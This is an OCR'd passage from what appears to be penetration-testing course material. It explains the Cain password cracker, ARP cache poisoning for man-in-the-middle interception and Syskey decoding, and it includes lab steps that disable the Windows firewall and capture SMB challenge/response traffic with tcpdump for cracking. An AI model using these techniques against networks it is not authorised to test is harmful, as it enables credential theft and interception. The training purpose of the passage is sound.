
Although Cain is focused on password cracking, it also includes numerous other features, such as sniffers, ARP cache poisoning tools, network exploration functionality (such as traceroute and whois), and much more.

Cain's focus is on cracking passwords, and it doesn't disappoint in that arena, with password cracking features for most of the password types that a penetration tester might face. From a Windows perspective, it can crack the LANMAN and NT hashes stored in the SAM database or Active Directory. For network authentication, it can crack LANMAN Challenge/Response, NTLMv1, NTLMv2, and Microsoft Kerberos version 5 Pre-Authentication messages. In addition, some protocols allow for authentication via LANMAN Challenge/Response, NTLMv1, or NTLMv2. Cain can sniff those protocols, pull out the LANMAN Challenge/Response, NTLMv1 or NTLMv2 exchange, and crack the associated password. Protocols that can be configured to rely on LANMAN Challenge/Response, NTLMv1, and/or NTLMv2 include Server Message Block (for Windows file and print sharing and domain authentication), IMAP and POP3 for e-mail access in some server and reader applications, SMTP for e-mail sending, HTTP (some web servers support LANMAN Challenge/Response and NTLMv1 authentication), NNTP (for newsgroup readers), and TDS (Tabular Data Stream, a protocol used for authentication to a database such as Microsoft SQL Server).

For non-Windows environments, Cain can crack Cisco IOS Type 5 and PIX enable passwords. It cracks Authenticated POP MD5 passwords, VNC's 3-DES format, and RADIUS and IKE preshared keys. It can crack Oracle and MySQL passwords, as well as many more.

Unfortunately, Cain does not support DES and MD5 UNIX and Linux password representations, as of this writing. Although it can crack MD5 passwords, these are not the salted UNIX/Linux representations we covered earlier. Instead, some applications create a straight MD5 hash of a password with no salt, which Cain can crack.


ettercap => same like cain in kali



To help it gather password hashes for cracking, Cain includes a sniffer with the capability to decode numerous protocols, searching through their data streams to pull out password hashes and/or challenge/response messages. Cain can pull password information out of cleartext FTP, telnet, and SMTP sessions. Likewise, it can pull out passwords from plaintext HTTP (whether passed by basic authentication or a cookie), IMAP (for e-mail) and POP3 (again for e-mail). If HTTP, IMAP, or POP3 authentication occurs via various Windows Challenge/Response protocols (LANMAN Challenge Response, NTLMv1, or NTLMv2), Cain can sniff the exchange and crack it. It can likewise sniff Virtual Network Computing (VNC) authentication and crack the password used for remote GUI control. It sniffs Windows Remote Desktop Protocol (RDP) packets, allowing for cracking passwords or even gathering keystrokes typed into the RDP session. From a database perspective, it can sniff and crack passwords used for Microsoft SQL server and MySQL. It sniffs Server Message Block connections used for Windows and SAMBA file and print sharing.


Cain also includes a fascinating capability to sniff and decode Session Initiation Protocol (SIP) and Real-Time Transport Protocol (RTP) used for Voice over IP (VoIP). Its sniffer can convert a VoIP conversation into a WAV file, suitable for playback in any WAV file audio player.

It can also capture data from HTTPS and SSH protocol version 1 sessions, by inserting itself as a Man-in-the-Middle to intercept such data. The tool tricks a user sitting at a browser or SSH client into accepting a certificate or public key from the attacker, instead of the legitimate key from the web server or SSH server. With all data encrypted at the client for the attacker, the attacker can decrypt the data and forward it to the legitimate server re-encrypted with a key exchanged using the server's legitimate certificate. But how does the attacker get inserted in this flow of traffic? With Cain, the attacker can use ARP cache poisoning, a feature we'll discuss shortly.



Cain includes some features that help a penetration tester or ethical hacker make better use of the password cracking and sniffing features bundled into Cain. In particular, Cain includes a Syskey decoder. On modern Windows machines, Syskey is a feature that encrypts the SAM database and Active Directory password information. This 128-bit key protects the hashes while they are on the hard drive (but doesn't protect them in memory, so we can still dump them using a pwdump-style tool). Still, if testers have gotten the passwords from the hard drive, they need to remove Syskey protection before cracking them. In Windows, the Syskey encryption key can be encrypted in the file system using a password. Thus, when the system boots, it prompts the user for the Syskey password, which is used to open the Syskey, which is used to decrypt the SAM, which is then loaded while the system boots. But, to have the system boot by itself, most administrators have the system store its Syskey in the registry, obscured, but still available. Cain can reassemble a nonpassword-protected Syskey from the registry and then use it to decrypt Syskey protected password files, which can then be cracked.


Cain also offers a feature called ARP-Poisoned Routing (or "APR" for short), which helps sniff in a switched environment and set up Man-in-the-Middle attacks between other systems on the same subnet as the attacker. With this feature, Cain sends gratuitous Address Resolution Protocol (ARP) messages to systems on the same subnet as the machine running Cain. These gratuitous ARPs remap the IP address to MAC address mapping in the target machines' ARP caches so that traffic meant for another system's IP address on the same subnet gets sent to the attacker running Cain. Then, by forwarding packets to their intended recipient on the LAN, Cain keeps traffic flowing. The next slide illustrates this attack, which is helpful in augmenting Cain's sniffers and password crackers.




In the figure, you see the attacker machine, the victim machine, and the router that connects the switched subnet to the outside world. The attacker wants to sniff the traffic going between the victim and the outside world. In a switched environment, if the attacker just runs a passive sniffer, he will see only packets going to or from the attacker's own system. With the ARP-Poisoned Routing feature of Cain, however, the attacker can redirect the flow of traffic on the subnet, redirecting it through the attacker's machine on the same subnet.

In Step 1, the attacker sends a gratuitous ARP to the victim machine, telling it that the IP address for the router (w.x.y.z in the figure) can be reached via the attacker's own MAC address (CC.CC in the figure). In Step 2, the attacker sends a similar ARP message to the router, telling it that to get to the victim's IP address (a.b.c.d), it should go to the attacker's MAC address (again, CC.CC). In Step 3, the victim machine generates a packet destined for the outside world. The routing functionality on the victim machine consults its routing table, determining that it must send the packet to the router's IP address of w.x.y.z to get to the outside world. The victim machine then consults its ARP cache to determine how to get to w.x.y.z. The ARP cache contains the attacker's poisoned entry, so the victim sends the packet to MAC address CC.CC, where the attacker resides. The attacker sniffs the packet in Step 4 and routes it to the router on the same subnet. In Step 5, the router carries the packet to the outside world. All responses that come back go in the opposite direction, from the router to the attacker to the victim because we have performed a double-ARP cache poisoning, of both the victim's and the router's ARP cache.

With ARP Poisoned Routing, the attacker has set herself as a point in the middle between the victim and traffic flowing through another system on the same subnet, in particular the router that carries traffic from the victim to the outside world.



Next, run a lab using Cain. First, look at Cain's hash calculator. Then sniff some Windows challenge/response authentication messages from the network using tcpdump. Then use Cain to crack the password associated with those challenge/response messages. In our John the Ripper lab earlier, we cracked only local password representations—Windows hashes and Linux SHA512 hashes. But, with this lab, you sniff some authentication exchanges from the network with tcpdump and then use Cain to crack them.



Now perform a lab with Cain, which is included on the course USB in the Windows directory.


Install Cain by double-clicking its installation program, ca_setup_4.9.43.exe, using an account with administrator privileges. An installation wizard appears. Walk through each of its steps, selecting the defaults.

If your antivirus tool quarantines or deletes it from the course USB, you can download it from your Slingshot web server by using a Windows browser to surf to http://[YourLinuxIPaddress]/sec560/WindowsTools.

If you don't have WinPcap installed, Cain asks you whether you want to install the packet driver now. Select Install. If you do have WinPcap installed but the version you have is incompatible with Cain, Cain asks you if you want to uninstall your WinPcap. Have Cain do that, and then it proceeds to install its compatible version of WinPcap.

The sniffing features of Cain require its user to install the WinPcap driver on Windows. From a positive perspective, the Cain installation program includes a copy of the appropriate version of WinPcap. From a negative perspective, this version of WinPcap may be incompatible with other sniffing-related programs you have installed on your Windows machine, such as Windump or Snort. Thus, to install Cain, you may have to uninstall the WinPcap you've used for other tools first, followed by an install of the Cain-compatible WinPcap. Then, when you shift back to those other tools, you may have to uninstall the WinPcap version for Cain and install another WinPcap version for the other tool. This little WinPcap version shuffle is a common frustration among penetration testers, ethical hackers, and network analysts. Still, it is often required so we can use powerful tools such as Cain.

It is important to note that you must install a compatible version of WinPcap if you want the VoIP decoding portion at the end of this lab to work properly! If you have WinPcap already installed, remove it and install the Cain version so that you can decode the VoIP conversation in the final step of this lab.



To start the lab, look at Cain's wordlist that it uses as a dictionary for password cracking. The list is quite long, with more than 306,000 entries. To access the wordlist, change directories into the overall Cain directory:

```
C:\> cd "c:\Program Files (x86)\Cain"
C:\> dir
```

In this directory, you see a lot of the Cain elements. Of particular interest now is the Wordlist file, which is located in the Wordlist directory. Change into that directory:

```
C:\> cd Wordlists
```

Now count the lines in the Wordlist file. In effect, we'd like to have the equivalent of the UNIX or Linux wc –l command, the wordcount command invoked to count lines (-l). But Windows by default doesn't include a wc command. We can get similar results by piping the output of a command through `find`, configured to count (/c) the number of lines that do not have (/v) nothing (“”), *not even a space*, in them. Lines without nothing are all lines that have something, or, in other words, a line count. Let's count the number of lines in Cain's wordlist as follows:


```
C:\> type Wordlist.txt | find /c /v ""
```

DO NOT INCLUDE A SPACE BETWEEN THOSE QUOTES. You should see approximately 306,000 lines. Because there is one word per line in the file, we have a large number of words here.

Now, peruse the wordlist file, by using the more command:

```
C:\> more Wordlist.txt
```

Note that the words are premangled in the dictionary, with the words 0racl3, 0racle, and more all included in the file. To get out of more, type q.



Next, experiment with Cain's hash calculator. Invoke Cain by right-clicking its icon on your desktop and select Run as administrator.

Look over Cain's GUI. There are a lot of different bells and whistles in this complex interface. We'll explore some of the options that are quite helpful for penetration testers and ethical hackers. One of the useful features of Cain is its hash and password calculator. When conducting a test, a tester may find some data sent back to a system that looks familiar. The tester could take a given user's name or password, enter it into Cain's calculator, and see if that string matches various hashes or password representations of that text.


Within Cain, invoke the hash calculator by clicking the button on the top line of Cain's interface that looks something like a calculator (in Step 1). You get a window called Hash Calculator.

In Step 2, type in a word that you want to hash, such as **secret**.

Then, click the Calculate button in Step 3. You see a huge number of hash results, including MD2, MD4, MD5, LANMAN, NT, VNC, and so forth. You may notice that the MD4 and NT hashes are different. But, earlier we said that the NT hash is just a straight MD4 of the password. Why would the MD4 of the password and its NT hash be different, then? That's because the NT hash is generated from the *Unicode* equivalent of the text you've entered, not its ASCII equivalent.

LANMAN Challenge Response Cracking with Cain


- Next, we use tcpdump on Linux to sniff Windows network authentication and use Cain to crack it
- Specifically, we use smbclient on our Linux machines to try to mount a share on the Windows box
  - with a bogus username and password
- We use tcpdump on Linux to sniff the LANMAN Challenge/Response and NTLMv1 Challenge/Response:
  - Cain has a built-in sniffer, but it is buggy due to Windows driver incompatibilities
- We then crack the password used for the exchange



Next, use Cain to crack a LANMAN Challenge/Response and NTLMv1 exchange on the network. For this lab, move to our Linux machine and invoke smbclient to try to access our Windows system via SMB. Just enter a bogus username and password, so we won't successfully authenticate. Although that exchange occurs, we'll be running tcpdump on Linux to sniff the exchange, which we can then crack.

IMPORTANT NOTE: Cain does include a sniffer feature, but it is buggy due to various Windows driver incompatibilities. That is why we'll be sniffing using the far more reliable tcpdump on Linux instead of Cain's own built-in sniffer feature.

This lab models a penetration test in which the tester is allowed to get a user to try to mount a share on an attacker-controlled machine.




We have to make sure our Windows machines are properly set up to allow the inbound packets associated with SMB so that we can sniff them. First, disable your Windows built-in firewall by running:

```
C:\> netsh advfirewall set allprofiles state off
```

Then, we need to verify that File and Printer Sharing for Microsoft Networks is enabled, particularly for the network interface we will connect from using our Linux guest machine. If you use Bridged networking in your VMware setup between your Linux guest and Windows host, run ncpa.cpl to open the Windows network configuration properties for Local Area Connection.

```
C:\> ncpa.cpl
```

Double-click your Local Area Connection or Ethernet interface. Click Properties. Make sure that the box next to File and Printer Sharing for Microsoft Networks is checked.



Next, go to your Slingshot Linux virtual machine. Here, we first run our tcpdump sniffer to grab packets associated with the authentication exchange. You need two terminal windows: one for tcpdump to sniff and another for smbclient to do the authentication to Windows. Launch two terminal windows.

In one terminal, run tcpdump as follows:

```
# tcpdump -nv -s0 port 445 -w /tmp/winauth.pcap
```

The –s0 here indicates that we want full packets, not just the first 68 bytes. The –v makes tcpdump print out how many packets it has received so far. The –w option causes tcpdump to put its packets in a packet capture file for us. We'll focus only on packets associated with port 445.

While tcpdump is running, in another terminal, invoke smbclient to perform an authentication attempt with our Windows system, running Cain. Make sure you are connected to a switch or hub so that your Local Area Connection is active. Also, make sure your Linux guest is configured for Bridged networking.

